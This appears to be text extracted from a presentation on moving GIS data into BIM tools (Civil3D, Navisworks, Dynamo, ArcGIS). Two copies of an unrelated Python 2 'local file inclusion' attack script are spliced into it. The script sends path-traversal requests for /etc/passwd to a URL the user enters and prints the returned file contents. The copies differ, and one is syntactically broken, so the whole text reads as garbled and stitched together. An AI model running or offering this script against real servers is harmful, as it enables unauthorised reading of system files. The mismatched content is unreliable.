
Feature lines


Structures

Parcels

Gravity pipes

Alignments






Civil3D Mapimport

Loading shp files, generating 3D blocks for point features, reading properties

Property sets are added as Object Data

Navisworks can read only Property Sets and Extended Data – losing BIM information



CSV XLS



```

import requests
import sys

print "*****Automated URL local file inclusion program*****\n"
url = raw_input("Enter the URL:");
payload = "../"
file_name = "/etc/passwd"
string = "root"
error = "Include(../etc/passwd)"
cookies = {"security": "1m", "PHPSESSID": "1m0r4nd0m0r055ax3h1lj4c"}

print url+payload+file_name
req=requests.get(url+payload+file_name,cookies=cookies)
print req.text
error in req.text:
    print "****The URL path is vulnerable for local file inclusion attack.****\n\n"
else:
    print "****The URL path is not vulnerable for local file inclusion attack.****\n\n"
for i in xrange(1,7):
    data=payload+file_name
    req=requests.get(url+data,cookies=cookies)
    if req.status_code == 200 and string in req.text:
        print url+data
        print req.text
        break
    else:
        continue

```



Customized workflow

CSV datasets

Python scrip to manipulate and process

Dynamo to generate custom models with attributes (volumes, etc.)



```
#!/usr/bin/python
import requests

print "*****Automated URL local file inclusion program*****\n"
url=raw_input("Enter the URL:");
payload="../"
file_name="etc/passwd"
string="root"
error="Include(..etc/passwd)"
cookies={'security':'low', 'PHPSESSID':'ine0r4ndr0m055ax3h1j4c'}




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req=requests.get(url+payload+file_name,cookies=cookies)
print req.text
if error in req.text:
    print "****The URL path is vulnerable for local file inclusion attack.****\n\n"
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    req=requests.get(url+data,cookies=cookies)
    if req.status_code == 200 and string in req.text:
        print url+data
        print req.text
        break
    else:
        continue
```




Customized workflow - Automation

```
from arcgis.gis import GIS
```

```
search_results = gis.content.search(query=query, max_items=10)
```







Regular GIS view

Raster image, terrain data, DTM with texture



2D shapes for points, lines, area features



GIS to BIM

3D surface for identifying anomalies, debris, shapes

